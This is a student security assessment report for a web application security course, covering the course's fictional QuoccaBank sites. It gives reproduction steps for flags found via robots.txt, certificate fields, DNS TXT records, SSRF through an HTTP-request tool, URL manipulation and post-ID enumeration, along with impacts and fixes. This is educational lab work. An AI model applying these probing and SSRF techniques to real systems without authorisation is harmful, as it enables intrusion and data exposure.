COMP6443 Web Application Security

QuoccaBank Security Report

Nish Jain

James Chen

Ricky Mai

Ijlal Khan

Table of Contents

Executive Summary

This security report details a list of vulnerabilities found in several domains of QuoccaBank's web application. The domains in the scope of this report fall under *.quoccabank.com, and all vulnerabilities found are rated from low to critical, depending on the severity of impact it may have on QuoccaBank. For each exploit documented in this report, possible solutions to remedy the issue have also been recommended.

The core vulnerabilities found within QuoccaBank involve authentication bypasses and privilege escalation, which would allow a malicious attacker to gain unauthorised access to organisational data. Other vulnerabilities found also include exposed data, IDOR and SQL injection.

Vulnerability Classification

The following vulnerability classification was used throughout this report:

C1 - Critical:

Vulnerabilities are classified as critical if they allow for users to gain access to admin accounts or make themselves have the same privileges as administrators. In addition, vulnerabilities can be classified as critical if they cause harm directly to the business.

Examples: cookie modification, brute force into admin accounts, SQL Injections.

C2 - Medium:

Vulnerabilities are classified as medium if they allow for users to gain access to data about the business or other users. This data can be used maliciously but doesn't cause direct harm to the business initially.

C3 - Low:

Vulnerabilities can be classified as low if they indicate a security flaw within the construction of the website, however it isn't an issue in the current stage.

Web Crawler Contains Sensitive Information


Vulnerability Classification: *Medium Risk*

Domain: quoccabank.com

Web crawler can store sensitive information from the website causing data leaks and cause consumption of resources causing websites to slow down or crash.

Steps to Reproduce


1. Go to quoccabank.com.
2. Append robots.txt at the end of the URL such that it becomes quoccabank.com/robots.txt.




3. You will then be shown this text.

```
User-agent: *
Disallow: /no-googling-these-secrets.html
```

4. Append the text after the / such that you get quoccabank.com/no-googling-these-secrets.html.



5. You will then arrive onto the html page with this flag.



Impact

Details about the underlying architecture of websites may be leaked which would reveal security holes for malicious parties. This could launch cyberattacks where information about server configuration, software version and personal information may be exploited.

Remediation

Track the access of web crawlers and monitor website traffic. This allows organisations to recognise any harmful or unauthorised behaviour and take necessary actions to stop or mitigate it. Verify and examine incoming requests of user agent headers, making sure they come from trustworthy web crawlers and not bots posing as bots. Access should also be restricted or blocked from unrecognised or suspicious user agents. Protect sensitive data stored on the website from illegal access and leaking by encrypting it and putting data protection procedures in place.

Website Certificate Contains Sensitive Information


Vulnerability Classification: *High Risk*

Certificates are crucial for secure communication over the internet. They provide authentication, encryption, and integrity as it provides confidence to users that they are on a safe website.


Steps to Reproduce

(This method was done on Chrome, however it can be reproduced on any search engine)


1. Go to quoccabank.com.
2. Click the three dots on the top right-hand side and click settings.




3. Type ‘certificates’ in the setting search bar and click ‘Security’.




4. Scroll down and click ‘Manage certificates’.



5. Click onto the certificate that is issued by ‘COMP6443 Students’



6. Click ‘Details’ then click onto the ‘Issuer’ where you will find the vulnerability in the Locality (L) section.



Impact

Hackers can cause a man in the middle attack. They can take advantage of the certificate issuer vulnerability and intercept confidential information that is shared between the user's browser and the website such as personal information, financial details and login credentials. Malicious users can create phishing and spoofing attacks as they can create fraudulent websites that mimic the original website, using a similar domain. This would result in a lot of information being stolen.

Remediation

Make sure the certificate issuer is a reliable and trustworthy certificate authority. Change or update any information that needs to be changed.

DNS Text Lookup


Vulnerability Classification: *Low Risk*

Domain: quoccabank.com

nslookup is a tool used to query Domain Name System (DNS) servers to obtain various DNS records or to lookup DNS. By doing a nslookup, the DNS server can show TXT records associated with specified subdomains.

Steps to reproduce

1. Go to https://www.nslookup.io/txt-lookup/
2. Type in the domain name quoccabank.com and enter to get the results.



Impact

Domain Name System (DNS) TXT lookup can expose sensitive information such as cryptographic keys. Attackers could store malicious data in the TXT records which could result in users unknowingly downloading malware leading to compromise of their devices.

Remediation

Rather than trying to hide domain names which can be easily found through the use of tools like nslookup, it is much more important to ensure that all these domains are secure and don't freely contain sensitive information

SSRF Through HAAS Tool


Vulnerability Classification: *High Risk*

Domain: haas.quoccabank.com

This is a service side request forgery (SSRF) that allows attackers to manipulate requests by the server to other resources on the internet. Attackers can exploit this to make requests to internal systems or services that are not intended to be exposed to the internet.

Steps to reproduce

1. Go to haas.quoccabank.com. You can find the domain through a subdomain finder or install subfinder from GitHub and run it on your local machine.
2. You'll find yourself on this page.



3. Click send and you will be redirected to another page where it will give you a list of different requests.

```
<ul>
    <li><a href="/simple">Simple</a></li>
    <li><a href="/deep">Deep</a></li>
    <li><a href="/calculator">Calculator</a></li>
</ul>
```

4. Go back to the haas – http as a service page and add '/simple' to the GET requests.


```
GET /simple HTTP/1.1
Host: kb.quoccabank.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://haas.quoccabank.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Origin: http://haas.quoccabank.com
Connection: keep-alive
```

5. This will redirect you to another page where you are given more GET requests you can put into the haas – http as a service page.

```
<ul>
    <li><a href="simple/savings">savings</a></li>
    <li><a href="simple/credit">credit</a></li>
    <li><a href="simple/credit-cards">credit-cards</a></li>
    <li><a href="simple/bills">bills</a></li>
    <li><a href="simple/fraud">fraud</a></li>
    <li><a href="simple/banking">banking</a></li>
    <li><a href="simple/loans">loans</a></li>
    <li><a href="simple/icbacomingupwithotherurls">icbacomingupwithotherurls</a></li>
    <li><a href="simple/a">a</a></li>
    <li><a href="simple/b">b</a></li>
</ul>
```

```
GET /simple/loans HTTP/1.1
Host: kb.quoccabank.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://haas.quoccabank.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Origin: http://haas.quoccabank.com
Connection: keep-alive
```

6. With trial and error adding '/simple/loans' to the GET request leads you to this page.



Impact

Allows unauthorised access to attackers to internal resources such as databases or services. These shouldn't be directly accessible from the internet and could lead to theft and manipulation of data. Exploiters have the ability to further compromise internal systems and have the ability for further exploitation or more movement within the network.

Remediation

Verify and sanitise data provided by users, especially the URLs and parameters used in HTTP queries. Implement whitelisting should be used and grant access to only approved and reliable websites. Implement firewalls, to restrict outgoing traffic from the server and prevent access to internal resources.

Unauthorised access to web pages

Vulnerability Classification: *Medium Risk*

Domain: quoccaair.quoccabank.com


URL manipulation is the process of modifying or altering components of the URL to gain access to restricted web pages, to which those webpages have security vulnerabilities.

Steps to Reproduce


1. Either use a subdomain finder or install subfinder from GitHub and run it on your local machine to get the domain quoccaair.quoccabank.com

2. Click the buy tickets tab and agree to the conditions and select departing from Hobart.

3. You will notice that Brisbane isn't an option for destination. Thus, append to the URL '-BNE.html' where BNE is an abbreviation of Brisbane.



4. This will lead you to a secret page.



Impact

Unintentional access to protected hidden web pages is dangerous as it can unintentionally expose sensitive information or provide unauthorised access. It can also lead to data breaches. It's possible that the website can improperly verify user input, which gives attackers the ability to insert harmful data to URLs. Hackers can use SQL injection, command injection, route traversal attacks.

Remediation

Strict input validation and sanitisation procedures should be implemented on the server-side to guarantee that user-supplied information in URLs follows typical formats and is free of harmful payloads.


HTML Files Contains Sensitive Information

Vulnerability Classification: *Low Risk*

Domain: blog.quoccabank.com

Steps to Reproduce

1. Open https://blog.quoccabank.com/
2. Locate the HTML file on Burp Suite



3. Browse through the response and locate the flag

Impact

- Exclusive and potentially sensitive information is unnecessarily leaked to the public.

Remediation

- Remove sensitive/unnecessary information from the files relating to the public domain.


Unauthorised Pages can be Accessed via URL Brute Forcing

Vulnerability Classification: *Low Risk*


Domain: blog.quoccabank.com

Steps to Reproduce

1. Open https://blog.quoccabank.com/
2. Open any of the blog posts
3. Observe the end of the URL where p=42



4. Apply brute force method trying p = [1, 2, 3 …]



Impact

- Potentially unintended blogs, posts or even draft unreleased posts could be leaked and accessed through the public domain that may contain privileged information.

Remediation

- Changes to the privacy settings of these private or unreleased posts, potentially using and having a completely different section/place to safely store these posts so that it is not all on one ecosystem.

